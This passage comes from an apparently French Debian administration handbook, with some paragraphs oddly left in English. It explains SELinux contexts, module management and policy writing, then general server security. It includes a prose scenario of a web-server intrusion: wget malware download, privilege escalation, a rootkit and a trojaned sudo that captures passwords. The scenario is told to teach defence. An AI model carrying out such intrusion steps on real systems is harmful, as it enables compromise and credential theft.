


FIGURE 14.1 Contextes de sécurité et utilisateurs Unix

In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call `newrole -r role_r -t domain_t` (there is usually only a single domain allowed for a given role, the `-t` parameter can thus often be left out). This command authenti-

cates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.

Bien entendu, les droits ne s'appliquent pas universellement à tous les *objets* (fichiers, répertoires, sockets, périphériques, etc.), ils peuvent varier d'un objet à l'autre. Pour cela, chaque objet est associé à un *type* (on parle d'étiquetage). Les droits des domaines s'expriment donc en termes d'opérations autorisées (ou non) sur ces types (donc implicitement sur tous les objets qui sont marqués avec le type correspondant).

#### COMPLÉMENTS

#### Domaine et type sont équivalents

Internally, a domain is just a type, but a type that only applies to processes. That is why domains are suffixed with \_t just like objects' types.

Par défaut, un programme exécuté hérite du domaine de l'utilisateur qui l'a démarré. Mais pour la plupart des programmes importants, les règles SELinux standards prévoient de les faire fonctionner dans un domaine dédié. Pour cela, ces exécutables sont étiquetés avec un type dédié (par exemple `ssh` est étiqueté avec `ssh_exec_t` et lorsque le programme est démarré, il bascule automatiquement dans le domaine `ssh_t`). Ce mécanisme de changement automatique de domaine permet de ne donner que les droits nécessaires au bon fonctionnement de chaque programme et est à la base de SELinux.




FIGURE 14.2 Transitions automatiques entre domaines

#### EN PRATIQUE

#### Connaitre le contexte de sécurité

Pour connaître le contexte de sécurité appliqué à un processus, il faut employer l'option Z de ps.

```
$ ps axZ | grep vsftpd  
system_u:system_r:vsftpd_t:s0 2094 ? Ss 0:00 /usr/sbin/  
→ vsftpd
```

Le premier champ contient l'identité, le rôle, le domaine et le niveau MCS, séparés par des deux-points. Le niveau MCS (*Multi-Category Security*) est un paramètre

intervenant dans la mise en place d'une politique de protection de la confidentialité, laquelle restreint l'accès aux fichiers selon leur degré de confidentialité. Cette fonctionnalité ne sera pas abordée dans ce livre.

Pour connaître le contexte de sécurité actuellement actif dans un terminal de commande, il faut invoquer `id -Z`.

```
$ id -Z  
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Enfin, pour connaître le type affecté à un fichier, on peut employer `ls -Z`.

```
$ ls -Z test /usr/bin/ssh  
unconfined_u:object_r:user_home_t:s0 test  
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Signalons que l'identité et le rôle associé à un fichier n'ont pas d'importance particulière, ils n'interviennent jamais. Mais par souci d'uniformisation, tous les objets se voient attribuer un contexte de sécurité complet.

#### 14.5.2. La mise en route

Le code de SELinux est intégré dans les noyaux standards fournis par Debian et les programmes Unix de base le gèrent sans modification. Il est donc relativement simple d'activer SELinux.

La commande `apt install selinux-basics selinux-policy-default` installera automatiquement les paquets nécessaires pour configurer un système SELinux.

Le paquet `selinux-policy-default` contient un ensemble de règles standards. Par défaut, l'ensemble de règles ne restreint les accès que pour certains services très exposés. Les sessions utilisateur ne sont pas restreintes et il n'y a donc que peu de risques que SELinux bloque des opérations légitimes des utilisateurs. En revanche, cela permet d'apporter un surcroît de sécurité pour les services système fonctionnant sur la machine. Pour obtenir l'équivalent des anciennes règles « strictes », il faut simplement désactiver le module `unconfined` (la gestion des modules est détaillée plus loin).

Une fois les règles installées, il reste à étiqueter tous les fichiers disponibles (il s'agit de leur affecter un type). C'est une opération qu'il faut déclencher manuellement avec `fixfiles relabel`.

Le système SELinux est prêt, il ne reste plus qu'à l'activer. Pour cela, il faut passer le paramètre `selinux=1 security=selinux` au noyau Linux. Le paramètre `audit=1` active les traces SELinux qui enregistrent les différentes opérations qui ont été refusées. Enfin, le paramètre `enforcing=1` permet de mettre en application l'ensemble des règles : en effet, par défaut SELinux fonctionne en mode `permissive` où les actions interdites sont tracées mais malgré tout autorisées. Il faut donc modifier le fichier de configuration du chargeur de démarrage GRUB pour ajouter les paramètres désirés. Le plus simple pour cela est de modifier la variable `GRUB_CMDLINE_LINUX` dans `/etc/default/grub` et d'exécuter `update-grub`. Au démarrage suivant, SELinux sera actif.

Signalons que le script `selinux-activate` automatise ces opérations et permet de forcer un étiquetage au prochain redémarrage, ce qui évite d'avoir des fichiers non étiquetés créés alors que SELinux n'était pas encore actif et que l'étiquetage était en cours.

#### 14.5.3. La gestion d'un système SELinux

L'ensemble de règles SELinux est modulaire et son installation détecte et active automatiquement tous les modules pertinents en fonction des services déjà installés. Ainsi, le système est immédiatement fonctionnel. Toutefois, lorsqu'un service est installé après les règles SELinux, il faut pouvoir activer manuellement un module de règles. C'est le rôle de la commande `semodule`. En outre, il faut pouvoir définir les rôles accessibles à chaque utilisateur ; pour cela c'est la commande `semanage` qu'il faudra utiliser.

Ces deux commandes modifient donc la configuration SELinux courante qui est stockée dans `/etc/selinux/default/`. Contrairement à ce qui se pratique d'habitude avec les fichiers de configuration de `/etc/`, ces fichiers ne doivent pas être modifiés manuellement. Il faut les manipuler en utilisant les programmes prévus pour cela.

POUR ALLER PLUS LOIN

#### Plus de documentation

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

► <https://selinuxproject.org>

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

► <https://wiki.debian.org/SELinux>

► <https://etbe.coker.com.au/tag/selinux/>

#### Gestion des modules SELinux

Les modules SELinux disponibles sont stockés dans le répertoire `/usr/share/selinux/default/`. Pour activer un de ces modules dans la configuration courante, il faut employer `semodule -i module.pp.bz2`. L'extension `pp.bz2` signifie *policy package* que l'on pourrait traduire par « paquet de règles » (comprimé avec bzip2).

À l'inverse, la commande `semodule -r module` retire un module de la configuration courante. Enfin, la commande `semodule -l` liste les modules qui sont actuellement installés. La commande inclut également le numéro de version du module.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
libsemanage.semanage_direct_install_info: abrt module will be disabled after install
    ➔ as there is a disabled instance of this module present in the system.
# semodule -l
accountsds
```

```

acct
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 100 is now active.
→ semodule -l

```

`semodule` recharge immédiatement la nouvelle configuration, sauf si l'on utilise l'option `-n`. Signalons également que le programme modifie par défaut la configuration courante (celle indiquée par la variable `SELINUXTYPE` dans `/etc/selinux/config`) mais qu'on peut en modifier une autre grâce à l'option `-s`.

### Gestion des identités

Chaque fois qu'un utilisateur se connecte, il se voit attribuer une identité SELinux, qui va définir les rôles qu'il va pouvoir assumer. Ces deux correspondances (de l'utilisateur vers l'identité SELinux et de cette identité vers les rôles) se configurent grâce à la commande `semanage`.

You should definitely read the `semanage(8)` manual page. All the managed concepts have their own manual page; for instance, `semanage-login(8)`. Even if the command's syntax tends to be similar for all the concepts which are managed, it is recommended to read its manual page. You will find common options to most sub-commands: `-a` to add, `-d` to delete, `-m` to modify, `-l` to list, and `-t` to indicate a type (or domain).

`semanage login -l` liste les correspondances existantes entre identifiants d'utilisateurs et identités SELinux. Si un utilisateur n'a pas de correspondance explicite, il aura l'identité indiquée en face de `_default_`. La commande `semanage login -a -s user_u utilisateur` va associer l'identité `user_u` à l'utilisateur. Enfin, `semanage login -d utilisateur` va retirer la correspondance affectée à l'utilisateur.

```

# semanage login -a -s user_u rhertzog
# semanage login -l

```

Login Name	SELinux User	MLS/MCS Range	Service
<code>_default_</code>	<code>unconfined_u</code>	<code>s0-s0:c0.c1023</code>	*
<code>rhertzog</code>	<code>user_u</code>	<code>s0</code>	*
<code>root</code>	<code>unconfined_u</code>	<code>s0-s0:c0.c1023</code>	*

```
# semanage login -d rhertzog
```

`semanage user -l` liste les correspondances entre identité SELinux et rôles possibles. Ajouter une nouvelle identité nécessite de préciser d'une part les rôles correspondants et

d'autre part, un préfixe d'étiquetage qui définira le type affecté aux fichiers personnels (`/home/utilisateur/*`). Le préfixe est à choisir entre user, staff et sysadm. Un préfixe « staff » donnera des fichiers typés `staff_home_dir_t`. La commande créant une identité est `semanage user -a -R rôles -P préfixe identité`. Enfin, une identité peut être supprimée avec `semanage user -d identité`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

      Labeling      MLS/      MLS/
SELinux User   Prefix     MCS Level    MCS Range          SELinux Roles
root           sysadm    s0          s0-s0:c0.c1023       staff_r sysadm_r
  ↳ system_r
staff_u         staff     s0          s0-s0:c0.c1023       staff_r sysadm_r
sysadm_u        sysadm    s0          s0-s0:c0.c1023       sysadm_r
system_u        user      s0          s0-s0:c0.c1023       system_r
test_u          staff     s0          s0                  staff_r user_r
unconfined_u    unconfined s0          s0-s0:c0.c1023       system_r
  ↳ unconfined_r
user_u          user      s0          s0                  user_r
# semanage user -d test_u
```

### Gestion des contextes de fichiers, des ports et des booléens

Chaque module SELinux fournit un ensemble de règles d'étiquetage des fichiers, mais il est également possible de rajouter des règles d'étiquetage spécifiques afin de les adapter à un cas particulier. Ainsi, pour rendre toute l'arborescence `/srv/www/` accessible au serveur web, on pourrait exécuter `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"`, puis `restorecon -R /srv/www/`. La première commande enregistre la nouvelle règle d'étiquetage et la seconde restaure les bonnes étiquettes en fonction des règles enregistrées.

D'une manière similaire, les ports TCP/UDP sont étiquetés afin que seuls les démons correspondants puissent y écouter. Ainsi, si l'on veut que le serveur web puisse également écouter sur le port 8 080, il faut exécuter la commande `semanage port -m -t http_port_t -p tcp 8080`.

Les modules SELinux exportent parfois des options booléennes qui influencent le comportement des règles. L'utilitaire `getsebool` permet de consulter l'état de ces options (`getsebool booléen` affiche une option et `getsebool -a` les affiche toutes). La commande `setsebool booléen valeur` change la valeur courante d'une option. L'option `-P` rend le changement permanent, autrement dit la nouvelle valeur sera celle par défaut et sera conservée au prochain redémarrage. L'exemple ci-dessous permet au serveur web d'accéder aux répertoires personnels des utilisateurs (utile dans le cas où ils ont des sites web personnels dans `~/public_html/` par exemple).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
```

```
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

#### 14.5.4. L'adaptation des règles

Puisque l'ensemble des règles (que l'on nomme *policy*) est modulaire, il peut être intéressant de développer de nouveaux modules pour les applications (éventuellement spécifiques) qui n'en disposent pas encore, ces nouveaux modules venant alors compléter la *reference policy*.

Le paquet *selinux-policy-dev* sera nécessaire, ainsi que *selinux-policy-doc*. Ce dernier contient la documentation des règles standards (*/usr/share/doc/selinux-policy-doc/html/*) et des fichiers exemples permettant de créer de nouveaux modules. Installons ces fichiers pour les étudier de plus près :

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc .
$ cp /usr/share/doc/selinux-policy-doc/example.if .
$ cp /usr/share/doc/selinux-policy-doc/example.te .
```

Le fichier *.te* est le plus important : il définit les règles à proprement parler. Le fichier *.fc* définit les « contextes des fichiers », autrement dit les types affectés aux fichiers relatifs à ce module. Les informations du *.fc* sont utilisées lors de l'étiquetage des fichiers sur le disque. Enfin, le fichier *.if* définit l'interface du module ; il s'agit d'un ensemble de « fonctions publiques » qui permettent à d'autres modules de s'interfacer proprement avec celui en cours de création.

#### Rédiger un fichier *.fc*

La lecture de l'exemple qui suit suffit à comprendre la structure d'un tel fichier. Il est possible d'employer une expression rationnelle pour affecter le même contexte à plusieurs fichiers, voire à toute une arborescence.

**Exemple 14.2 Fichier *example.fc***

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>
/usr/sbin/myapp      --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

## Rédiger un fichier .if

Dans l'exemple suivant, la première interface (myapp\_domtrans) sert à contrôler qui a le droit d'exécuter l'application et la seconde (myapp\_read\_log) fournit un droit de lecture sur les fichiers de logs de l'application.

Chaque interface doit générer un ensemble correct de règles comme s'il était directement placé dans un fichier .te. Il faut donc déclarer tous les types employés (avec la macro gen\_require) et employer les directives standards pour attribuer des droits. Notons toutefois qu'il est possible d'employer des interfaces fournies par d'autres modules. La prochaine section en dévoilera plus sur la manière d'exprimer ces droits.

### Exemple 14.3 Fichier example.if

```
## <summary>Myapp example policy</summary>
## <desc>
##     <p>
##         More descriptive text about myapp. The <desc>
##         tag can also use <p>, <ul>, and <ol>
##         html tags for formatting.
##     </p>
##     <p>
##         This policy supports the following myapp features:
##         <ul>
##             <li>Feature A</li>
##             <li>Feature B</li>
##             <li>Feature C</li>
##         </ul>
##     </p>
## </desc>
#
#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.
## </param>
#
interface('myapp_domtrans',
    gen_require(
        type myapp_t, myapp_exec_t;
    )
    domtrans_pattern($1,myapp_exec_t,myapp_t)
')
```

```
#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
## </param>
#
interface('myapp_read_log','
    gen_require(
        type myapp_log_t;
    )

    logging_search_logs($1)
    allow $1 myapp_log_t:file r_file_perms;
')

```

#### DOCUMENTATION

### Explications sur la reference policy

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

► <https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted>

## Rédiger un fichier .te

Analysons le contenu du fichier `exemple.te` :

#### POUR ALLER PLUS LOIN

### Langage de macro m4

Pour structurer proprement l'ensemble des règles, les développeurs de SELinux se sont appuyés sur un langage de création de macro-commandes. Au lieu de répéter à l'infini des directives `allow` très similaires, la création de fonctions « macro » permet d'utiliser une logique de plus haut niveau et donc de rendre l'ensemble de règles plus lisible.

Dans la pratique, la compilation des règles va faire appel à l'outil `m4` pour effectuer l'opération inverse : à partir des directives de haut niveau, il va reconstituer une grande base de données de directives `allow`.

Ainsi, les « interfaces » ne sont rien que des fonctions macro qui vont être remplacées par un ensemble de règles au moment de la compilation. De même, certaines permissions sont en réalité des ensembles de permissions qui sont remplacées par leur valeur au moment de la compilation.

`policy_module(myapp,1.0.0) ①`

```
#####
#
```

```

# Declarations
#
# type myapp_t; ②
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ③

type myapp_log_t;
logging_log_file(myapp_log_t) ④

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#
allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ⑤
allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)

```

- ① Le module doit être identifié par son nom et par son numéro de version. Cette directive est requise.
- ② Si le module introduit de nouveaux types, il doit les déclarer avec des directives comme celle-ci. Il ne faut pas hésiter à créer autant de types que nécessaires, plutôt que distribuer trop de droits inutiles.
- ③ Ces interfaces précisent que le type myapp\_t est prévu pour être un domaine de processus et qu'il doit être employé pour tout exécutable étiqueté par myapp\_exec\_t. Implicitement, cela ajoute un attribut exec\_type sur ces objets. Sa présence permet à d'autres modules de donner le droit d'exécuter ces programmes : ainsi, le module userdomain va permettre aux processus de domaine user\_t, staff\_t et sysadm\_t de les exécuter. Les domaines d'autres applications confinées n'auront pas le droit de l'exécuter, sauf si les règles prévoient des droits similaires (c'est le cas par exemple pour dpkg avec le domaine dpkg\_t).
- ④ logging\_log\_file is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example, granting rights to logrotate so that it can manipulate them).
- ⑤ La directive allow est la directive de base qui permet d'autoriser une opération. Le premier paramètre est le domaine du processus qui sera autorisé à effectuer l'opération. Le second décrit l'objet qu'un processus du domaine aura le droit de manipuler. Ce paramètre prend

la forme « *type:genre* » où *type* est son type SELinux et où *genre* décrit la nature de l'objet (fichier, répertoire, socket, fifo, etc.). Enfin, le dernier paramètre décrit les permissions (les opérations qui sont autorisées).

Les permissions se définissent comme des ensembles d'opérations autorisées et prennent la forme { *operation1 operation2* }. Il est également possible d'employer des macros qui correspondent aux ensembles de permissions les plus utiles. Le fichier /usr/share/selinux-devel/include/support/obj\_perm\_sets.spt permet de les découvrir.

The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

► <https://selinuxproject.org/page/ObjectClassesPerms>

Il ne reste plus qu'à trouver l'ensemble minimal des règles nécessaires au bon fonctionnement du service ou de l'application ciblé(e) par le module. Pour cela, il est préférable de bien connaître le fonctionnement de l'application et d'avoir une idée claire des flux de données qu'elle gère et/ou génère.

Toutefois, une approche empirique est possible. Une fois les différents objets impliqués correctement étiquetés, on peut utiliser l'application en mode permissif : les opérations normalement interdites sont tracées mais réussissent tout de même. Il suffit alors d'analyser ces traces pour identifier les opérations qu'il faut autoriser. Voici à quoi peut ressembler une de ces traces :

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
  ↳ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
  ↳ device_t:s0 tclass=fifo_file permissive=1
```

Pour mieux comprendre ce message, analysons-le bout par bout.

By observing this log entry, it is possible to build a rule that would allow this operation. For example, allow syslogd\_t device\_t: fifo\_file { read write }. This process can be automated, and it is exactly what the audit2allow command (of the policycoreutils package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a "dontaudit" rule to avoid the log entry despite the effective denial.

#### COMPLÉMENTS

#### Pas de rôle dans les règles

On peut s'étonner que les rôles n'interviennent à aucun moment dans la création des règles. SELinux emploie uniquement les domaines pour savoir quelles opérations sont permises. Le rôle n'intervient qu'indirectement en permettant à l'utilisateur d'accéder à un autre domaine. SELinux en tant que tel est basé sur une théorie connue sous le nom de *Type Enforcement* (Application de types) et le type (ou domaine) est le seul élément qui compte dans l'attribution des droits.

Message	Description
avc: denied	Une opération a été refusée.
{ read write }	Cette opération requérait les permissions read et write.
pid=1876	Le processus ayant le PID 1876 a exécuté l'opération (ou essayé de l'exécuter).
comm="syslogd"	Le processus était une instance de la commande syslogd.
name="xconsole"	L'objet visé s'appelait xconsole. Dans certains cas on peut aussi avoir une variable « path », avec un chemin d'accès complet.
dev=tmpfs	The device hosting the target object is a tmpfs (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example, “sda3”).
ino=5510	L'objet est identifié par le numéro d'inode 5510.
scontext=system_u:system_r:syslogd_t:s0	C'est le contexte de sécurité courant du processus qui a exécuté l'opération.
tcontext=system_u:object_r:device_t:s0	C'est le contexte de sécurité de l'objet cible.
tclass=fifo_file	L'objet cible est un fichier FIFO.

TABLE 14.1 Analyse d'une trace SELinux

## *Compilation des fichiers*

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, rename them to `myapp.extension` and run `make NAME=devel` to generate a module in the `myapp.pp` file (you can immediately load it with `semodule -i myapp.pp`). If several modules are defined, `make` will create all the corresponding `.pp` files.

## **14.6. Autres considérations sur la sécurité**

La sécurité n'est pas un simple problème de technique. C'est avant tout de bonnes habitudes et une bonne compréhension des risques. Cette section propose donc une revue de certains risques fréquents, ainsi qu'une série de bonnes pratiques, qui, selon le cas, amélioreront la sécurité ou réduiront l'impact d'une attaque fructueuse.

### **14.6.1. Risques inhérents aux applications web**

L'universalité des applications web a entraîné leur multiplication et il est fréquent d'en avoir plusieurs en service : un *webmail*, un wiki, un groupware, des forums, une galerie de photos, un blog, etc. Un grand nombre de ces applications s'appuient sur les technologies LAMP (*Linux Apache Mysql PHP*). Malheureusement, beaucoup ont aussi été écrites sans faire trop attention aux problèmes de sécurité. Trop souvent, les données externes sont utilisées sans vérifications préalables et il est possible de subvertir l'appel d'une commande pour qu'il en résulte une autre, simplement en fournissant une valeur inattendue. Avec le temps, les problèmes les plus évidents ont été corrigés, mais de nouvelles failles de sécurité sont régulièrement découvertes.

#### VOCABULAIRE **Injection SQL**

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

► [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)

Il est donc indispensable de mettre à jour ses applications web régulièrement pour ne pas rester vulnérable au premier pirate (amateur ou pas) qui cherchera à exploiter cette faille connue. Selon le cas, le risque varie : cela va de la destruction des données à l'exécution de commandes arbitraires, en passant par le vandalisme du site web.

### **14.6.2. Savoir à quoi s'attendre**

Ainsi donc, la vulnérabilité d'une application web est un point de départ fréquent pour un acte de piraterie. Voyons quelles peuvent en être les conséquences.

**Filtrer les requêtes HTTP**

Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Ces vérifications sont pénibles à mettre en place, mais elles s'avèrent assez efficaces si l'on est contraint de déployer une application web à la sécurité incertaine.

*mod-security2* (paquet *libapache2-mod-security2*) est le principal module qui peut être employé dans cette optique. Il est accompagné de nombreuses règles prêtes à l'emploi et simples à installer (dans le paquet *modsecurity-crs* package).

Selon l'intention du pirate, son intrusion sera plus ou moins évidente. Les *script-kiddies* se contentent d'appliquer les recettes toutes prêtées qu'ils trouvent sur des sites web. Le vandalisme d'une page web ou la suppression des données sont les issues les plus probables. Parfois, c'est plus subtil et ils ajoutent du contenu invisible dans les pages web afin d'améliorer le référencement de certains de leurs sites.

Un pirate plus avancé ne se contentera pas de ce maigre résultat. Un scénario catastrophe pourrait se poursuivre comme suit : le pirate a obtenu la possibilité d'exécuter des commandes en tant qu'utilisateur `www-data`, mais cela requiert de nombreuses manipulations pour chaque commande. Il va chercher à se faciliter la vie en installant d'autres applications web précisément développées pour exécuter à distance toutes sortes de commandes : naviguer dans l'arborescence, analyser les droits, télécharger des fichiers, en déposer, exécuter des commandes et, le summum, mettre à disposition un interpréteur de commandes par le réseau. Très fréquemment, la faille lui permettra de lancer un `wget` qui va télécharger un programme malfaisant dans `/tmp/` et il l'exécutera dans la foulée. Le programme sera téléchargé depuis un serveur étranger qui, lui aussi, a été compromis, l'intérêt étant de brouiller les pistes si jamais l'on voulait remonter à l'origine de l'attaque.

À ce stade, l'attaquant a tellement de liberté qu'il installe souvent un *bot IRC* (un robot qui se connecte à un serveur IRC et qui peut être commandé par ce biais). Il sert souvent à échanger des fichiers illégaux (films et logiciels piratés, etc.). Un pirate déterminé peut vouloir aller encore plus loin. Le compte `www-data` ne permet pas de profiter pleinement de la machine ; il va donc chercher à obtenir les priviléges de l'administrateur. C'est théoriquement impossible, mais si l'application web n'était pas à jour, il est probable que le noyau ou un autre programme ne le soit pas non plus. D'ailleurs, l'administrateur avait bien vu passer l'annonce d'une vulnérabilité, mais puisque cela n'était exploitable que localement et que le serveur n'avait pas d'utilisateur local, il n'a pas pris soin de mettre à jour. L'attaquant profite donc de cette deuxième faille pour obtenir un accès root.

**Élévation des priviléges**

Cette technique consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme `sudo` est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. On emploie aussi la même expression pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas. En anglais, l'expression est *privilege escalation*.

Maintenant qu'il règne en maître sur la machine, il va essayer de garder cet accès privilégié aussi longtemps que possible. Il va installer un *rootkit* : il s'agit d'un programme qui va remplacer certains composants du système afin de ré-obtenir facilement les priviléges d'administrateur et qui va tenter de dissimuler son existence, ainsi que les traces de l'intrusion. Le programme ne mentionnera pas certaines connexions actives, etc. Grâce aux droits root, l'attaquant a pu analyser tout le système, mais il n'a pas trouvé de données importantes. Il va alors essayer d'accéder à d'autres machines du réseau de l'entreprise. Il analyse le compte de l'administrateur local et consulte les fichiers d'historique pour retrouver les machines auxquelles l'administrateur s'est connecté. Il peut remplacer *sudo* par une version modifiée qui enregistre (et lui fait parvenir) le mot de passe saisi. La prochaine fois que l'administrateur viendra effectuer une opération sur ce serveur, le pirate obtiendra son mot de passe et pourra librement l'essayer sur les serveurs détectés.

Pour éviter d'en arriver là, il y a de nombreuses mesures à prendre. Les prochaines sections s'attacheront à en présenter quelques-unes.

#### 14.6.3. Bien choisir les logiciels

Une fois sensibilisé aux problèmes potentiels de sécurité, il faut y faire attention à toutes les étapes de la mise en place d'un service et en premier lieu, lors du choix du logiciel à installer. De nombreux sites comme SecurityFocus.com recensent les vulnérabilités découvertes et on peut ainsi se faire une idée de la sûreté d'un logiciel avant de le déployer. Il faut évidemment mettre en balance cette information avec la popularité dudit logiciel : plus nombreux sont ses utilisateurs, plus il constitue une cible intéressante et plus il sera scruté de près. Au contraire, un logiciel anodin peut être truffé de trous de sécurité, mais comme personne ne l'utilise, aucun audit de sécurité n'aura été réalisé.

##### VOCABULAIRE

##### Audit de sécurité

Un audit de sécurité est une lecture et une analyse du code source afin de trouver toutes les failles de sécurité qu'il pourrait contenir. Un audit est souvent préventif ; il est réalisé pour s'assurer que le programme est conforme à certaines exigences de sécurité.

In the free software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

##### VOCABULAIRE

##### Zero day exploit

Une attaque de type *zero day exploit* est imparable. Il s'agit d'une attaque utilisant une faille qui n'est pas encore connue des auteurs du logiciel.

#### 14.6.4. Gérer une machine dans son ensemble

La plupart des distributions Linux installent en standard un certain nombre de services Unix ainsi que de nombreux utilitaires. Dans bien des cas, ils ne sont pas nécessaires au bon fonctionnement des services que l'administrateur met en place sur la machine. Comme bien souvent en sécurité, il vaut mieux supprimer tout ce qui n'est pas nécessaire. En effet, cela ne sert à rien de s'appuyer sur un serveur FTP sécurisé si une faille dans un service inutilisé fournit un accès administrateur à la machine.

C'est la même logique qui incite à configurer un pare-feu n'autorisant l'accès qu'aux services qui doivent être accessibles au public.

Les capacités des ordinateurs permettent facilement d'héberger plusieurs services sur une même machine. Ce choix se justifie économiquement : un seul ordinateur à administrer, moins d'énergie consommée, etc. Mais du point de vue de la sécurité, ce choix est plutôt gênant. La compromission d'un service entraîne souvent l'accès à la machine complète et donc aux données des autres services hébergés sur le même ordinateur. Pour limiter les risques de ce point de vue, il est intéressant d'isoler les différents services. Cela peut se faire soit avec de la virtualisation, chaque service étant hébergé sur une machine virtuelle ou un conteneur dédié, soit avec AppArmor/SELinux, en paramétrant les droits associés au démon (programme serveur) en charge de chaque service.

#### 14.6.5. Les utilisateurs sont des acteurs

Lorsqu'on parle de sécurité, on pense immédiatement à la protection contre les attaques des pirates anonymes qui se camouflent dans l'immensité d'Internet. On oublie trop souvent que les risques proviennent aussi de l'intérieur : un employé en instance de licenciement qui télécharge des dossiers sur les projets les plus importants et qui les propose à la concurrence, un commercial négligent qui reste connecté pendant qu'il s'absente alors qu'il reçoit un nouveau prospect, un utilisateur maladroit qui a supprimé le mauvais répertoire par erreur, etc.

La réponse à ces problématiques passe parfois par de la technique : il ne faut pas donner plus que les accès nécessaires et il convient d'avoir des sauvegardes régulières. Mais dans la plupart des cas, il s'agit avant tout de prévention en formant les utilisateurs afin qu'ils puissent mieux éviter les risques.

##### DÉCOUVERTE

##### *autolog*

Le paquet *autolog* fournit un logiciel déconnectant automatiquement les utilisateurs inactifs (après un délai configurable). Il tue aussi les processus utilisateurs qui persistent après la déconnexion de ces derniers (en les empêchant ainsi d'avoir leurs propres démons).

#### 14.6.6. Sécurité physique

Il ne sert à rien de sécuriser l'ensemble de vos services si les ordinateurs sous-jacents ne sont pas eux-mêmes protégés. Il est probablement judicieux que les données les plus importantes

